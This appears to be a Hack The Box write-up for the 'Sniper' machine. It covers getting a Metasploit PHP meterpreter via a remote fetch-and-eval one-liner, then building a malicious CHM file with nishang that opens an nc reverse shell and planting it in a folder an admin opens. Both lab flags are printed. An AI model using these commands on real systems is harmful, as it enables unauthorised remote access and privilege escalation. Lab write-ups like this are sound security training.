USER FLAG: 21f4d0f29fc4dd867500c1ad716cf56e

```
PS C:\Users\Chris\Documents> type C:\Users\Chris\Desktop\user.txt
type C:\Users\Chris\Desktop\user.txt
21f4d0f29fc4dd867500c1ad716cf56e
PS C:\Users\Chris\Documents>
```

PrivEsc

First thing I do when I get user flag is grab a meterpreter session

```
msfconsole
use exploit/multi/script/web_delivery
set LHOST 10.10.14.10
set SRVHOST 10.10.14.10
set LPORT 8081
set SRVPORT 8082
set target 1
set payload php/meterpreter/reverse_tcp
```

```
php -d allow_url_fopen=true -r "eval(file_get_contents('http://10.10.14.10:8082/8LR5yXbdzasF8l'));"
msf5 exploit(multi/script/web_delivery) > [*] 10.10.10.151     web_delivery - Delivering Payload (1112) bytes
[*] Sending stage (38288 bytes) to 10.10.10.151
[*] Meterpreter session 1 opened (10.10.14.10:8081 -> 10.10.10.151:49725) at 2019-12-07 13:55:56 -0700
sessions -l

Active sessions
===============

  Id  Name  Type                     Information    Connection
  --  ----  ----                     -----------    ----------
  1         meterpreter php/windows   (1) @ SNIPER  10.10.14.10:8081 -> 10.10.10.151:49725 (10.10.10.151)
```

I usually have trouble with dropping into PHP reverse shells on Windows so just use Meterpreter for things such as portfwd and uploading or downloading files to make life easier.

There is a file in Chris's Downloads folder entitled instrucitons.chm

```
PS C:\Users\Chris\Downloads> dir
dir


    Directory: C:\Users\Chris\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/11/2019   8:36 AM          10462 instructions.chm
```

I had to look up what a chm file is as I am not familiar with them.

Chm (Microsoft Compiled HTML Help) is the extension used by Windows help files and other files such as e-books. Turns out that .CHM files execute the same way a .EXE file would
RESOURCE: https://social.technet.microsoft.com/Forums/en-US/f6bc3970-d52e-4fcd-af5d-1d2b9de4d024/vulnerabilities-of-chm-file-type
RESOURCE: https://en.wikipedia.org/wiki/Microsoft_Compiled_HTML_Help
That is a posibility to keep in mind. We dont know how we would get that file to execute as admin yet.

After more tedious recon I found C:\Docs\note.txt
This contained the following content

```
Hi Chris,
        Your php skillz suck. Contact yamitenshi so that he teaches you how to use it and after that fix the website as there are a lot of bugs on it. And I hope that you've prepared the documentation for our new app. Drop it here when you're done with it.

Regards,
Sniper CEO.
```

Unusual the file should be “Dropped Here”. Lets check the permissions of C:\Docs

```
Get-Acl -Path C:\Docs | Select-Object -Property * | Format-List *

# Results
PSPath                  : Microsoft.PowerShell.Core\FileSystem::C:\Docs
PSParentPath            : Microsoft.PowerShell.Core\FileSystem::C:\
PSChildName             : Docs
PSDrive                 : C
PSProvider              : Microsoft.PowerShell.Core\FileSystem
CentralAccessPolicyId   :
CentralAccessPolicyName :
Path                    : Microsoft.PowerShell.Core\FileSystem::C:\Docs
Owner                   : BUILTIN\Administrators
Group                   : SNIPER\None
Access                  : {System.Security.AccessControl.FileSystemAccessRule,
                          System.Security.AccessControl.FileSystemAccessRule,
                          System.Security.AccessControl.FileSystemAccessRule,
                          System.Security.AccessControl.FileSystemAccessRule...}
Sddl                    : O:BAG:S-1-5-21-3952461944-2550723483-3555184078-513D:AI(D;OICI;FA;;;S-1-5-17)
(D;OICI;FA;;;IS)
                          (A;OICI;0x100116;;;BU)(A;OICIID;FA;;;SY)(A;OICIID;FA;;;BA)(A;OICIID;
0x1200a9;;;BU)(A;CIID;LC;
                          ;;BU)(A;CIID;DC;;;BU)(A;OICIIOID;GA;;;CO)
AccessToString          : NT AUTHORITY\IUSR Deny  FullControl
                          BUILTIN\IIS_IUSRS Deny  FullControl
                          BUILTIN\Users Allow  Write, Synchronize
                          NT AUTHORITY\SYSTEM Allow  FullControl
                          BUILTIN\Administrators Allow  FullControl
                          BUILTIN\Users Allow  ReadAndExecute, Synchronize
                          BUILTIN\Users Allow  AppendData
                          BUILTIN\Users Allow  CreateFiles
                          CREATOR OWNER Allow  268435456
AuditToString           :
AccessRightType         : System.Security.AccessControl.FileSystemRights
AccessRuleType          : System.Security.AccessControl.FileSystemAccessRule
AuditRuleType           : System.Security.AccessControl.FileSystemAuditRule
AreAccessRulesProtected : False
AreAuditRulesProtected  : False
AreAccessRulesCanonical : True
AreAuditRulesCanonical  : True
```

Oh shit son! Bultin\Administrators is the owner of this folder so it runs with administrative priviledge

There is a great powershell script for this type of exploit called Out-CHM.ps1in nishang
RESOURCE: https://github.com/samratashok/nishang
RESOURCE: https://github.com/samratashok/nishang/blob/master/Client/Out-CHM.ps1

Add the below command to the bottom of the Out-CHM.ps1 file before uploading it to the target and executing it. This needs to be executed on a Windows box that you own with Windows Defender and other AV protections turned off. Other wise the payload we need will not generate. Enter the below command on your Windows box.

```
Out-Chm -Payload “C:\Microsft\nc64.exe 10.10.14.10 8087 -e cmd.exe” HHCPath "C:\Program File (x86)\HTML
Help Workshop”

# The above will generate a file doc.chm that will need to be uploaded to the target machine in C:\Docs.
```

Start a listener on port 8087
Upload the doc.chm file to the target machine in C:\Docs
After some time the boss will open the payload connecting our listener with an admin shell.
Upload the file using Meterpreter

```
# On attack machine
nc -lvnp 8087

# In meterpreter shell
upload -f /root/HTB/Boxes/Sniper/doc.chm C:\\Docs\\doc.chm
```

Read the root flag and that is it!

```
type C:\Users\Administrator\Desktop\root.txt
```

ROOT FLAG: 5624caf363e2750e994f6be0b7436c15